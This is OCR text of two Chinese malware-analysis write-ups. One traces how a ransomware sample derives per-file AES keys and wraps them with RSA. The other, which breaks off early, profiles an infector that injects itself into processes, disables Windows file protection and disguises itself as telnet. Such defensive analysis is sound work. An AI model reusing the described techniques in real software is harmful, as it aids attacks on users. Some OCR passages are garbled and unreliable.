
比较文件名是不是比较是不是复制到 C:\Documents and Settings\Administrator\Application Data 目录的病毒副本

如果全部判断失败则进入 00409B01 处的 call sub_409081 文件加密函数，这里要留心该文件加密函数的三个参数


第一个参数为要加密的文件名称，也就是 a.txt

第二个参数是用户 RSA 的公钥

第三个参数是用户 ID 的第二部分




该函数会调用 UuidCreate 创建一个全世界独一无二的 uuid 值，uuid 的值如下




之后调用 CreateFile 打开要加密的文件，获取文件大小，计算 uuid 的长度，调用 sub_407009 分配了两块内存空间，之后将要加密的文件大小与文件名称进行运算


```
do
{
  *((_BYTE *)&a13 + v69) = a1 >> 8 * v69;    // 将文件大小与文件路径进行运算
  ++v69;
}
```

之后将运算后的结果与 uuid 进行加密运算(应该是 SHA256 加密)，而且加密了 2000h 次，如图







经过运算之后的值为下图，从 D1BB98 到 D1BBB8，我们可以设这个值为 A




紧接着调用 004092EF 处的 call sub_402780 对 D1BB70 的值进行扩充，该函数有一个参数为 A，通过 A 的值生成 AES 加密的密钥，后面的分析也验证了这一点，扩充的数据中包含一个 256 位的 AES 密钥，从 D1BC10 到 D1BD20，设这个值为 B。




接着调用 ReadFile 将文件内容读取到缓冲区中，并在 00409489 处 call sub_408F7F 对文件内容进行加密，其中该函数的参数包含 B






这里可以推测一下 00409489 处的函数应该为 AES 加密，而该函数的第四个参数也就是 B (位于扩展数据中)作为 AES 的 key 进行加密。加密后的文件数据如下(该勒索病毒对每一个文件创建一个 AES 的密钥)



接着将加密后的文件数据复制到 D1BBB8 处，然后调用三次 WriteFile，分别将数据复制到文件中，使用用户 RSA 公钥将 uuid 进行加密，并写入文件，最后将用户 ID 的第二部分写入文件中，加密后的 a.txt 如图



分析完毕

通过上面的分析，我们可以了解到该病毒对每个文件的 uuid 进行运算，通过运算结果生成 AES 密钥，并使用用户 RSA 公钥对 uuid 进行加密放在了文件中，从用户的角度考虑要解密文件数据首先要获得 uuid 的值，由于 uuid 被用户 RSA 公钥进行加密了，所以我们要获得用户 RSA 的私钥，而用户 RSA

的私钥又被黑客 RSA 的公钥进行加密后写入用户 ID 中，所以我们要获得黑客 RSA 私钥，但是黑客的 RSA 私钥只有黑客一个人拥有，所以用户只能向黑客支付赎金并提供被加密的文件和在机器上生成的 Hash 文件才能解密

0x06 小结

1、加密技术掌握的不熟练，外加上该病毒是自己实现 RSA 和 AES 的加密的，没有调用微软提供的 CSP 容器，所以对分析造成很大的困难。

2、分析病毒要有耐心，切记分析加密部分的时候要一口气分析完，由于表哥只给了一个样本所以我们并不知道该病毒是如何传播的。

3、写文不易，且看且珍惜。

一个病毒样本分析的全过程

原创： x-encounter 信安之路 2018-06-04

0x01 样本概述

样 : 7.exe

MD5: 4865fa85d9ee28bfab97d073a3dde8a3

SHA1: 3f738735bb0c5c95792c21d618eca8c0d5624717

环 : winxp sp3 IDA OD *绒剑*

0x02 相关文件

7.exe: *样*

dump.exe: *样* *经过*

shellcode.txt: *经过* shellcode *为* shellcode

调 .txt: shellcode *创* *线* *该* *调* *线* *调* (*线* *调* *较简单* dump)

ptf6.tmp: *线* *创* *临时* telnet *实现*

sfc.dll: *线* *调* *护*

网盘下载:

https://pan.baidu.com/s/1EsisuCsbO8lEiFLd3reB2Q (idb)

0x03 行为预览

该病毒为感染型病毒，边运行边解密，有一定的混淆和反调试技术，会将自身注入到每个正在运行的进程中实现感染和传播，同时该病毒还伪装成正常的 telnet 终端，使用者会误认为这是正常的 telnet 工具从而放松警惕

7.exe (样本主体行为):

1、解密自身和 shellcode

2、创建窗口，初始化 telnet 终端，在窗口的回调函数中调用 shellcode

shellcode.txt(shellcode 行为):

1、动态获取所需要的 API 函数地址

2、操作注册表想要常驻内存(通过屏保程序)

3、提权、创建安全描述符和互斥量

4、创建线程

(1)第一次创建线程的行为:

a、调用 sfc.dll 中的导出函数禁用系统的文件保护功能

b、消息死循环

(2)第二次创建线程的行为:

a、检查是否被调试，遍历所有运行的进程

b、遍历进程中的所有线程


c、通过远程线程将自身注入到所有进程中

5、主线程进行复杂的 PE 操作创建 ptf6.tmp，并对这个临时文件创建一个挂起的进程用于实现 telnet 功能的伪装


0x04 详细分析

7.exe (病毒主体行为分析)

使用 PEid 查壳




无壳，接下来通过火绒剑动态监视进程，结果如下

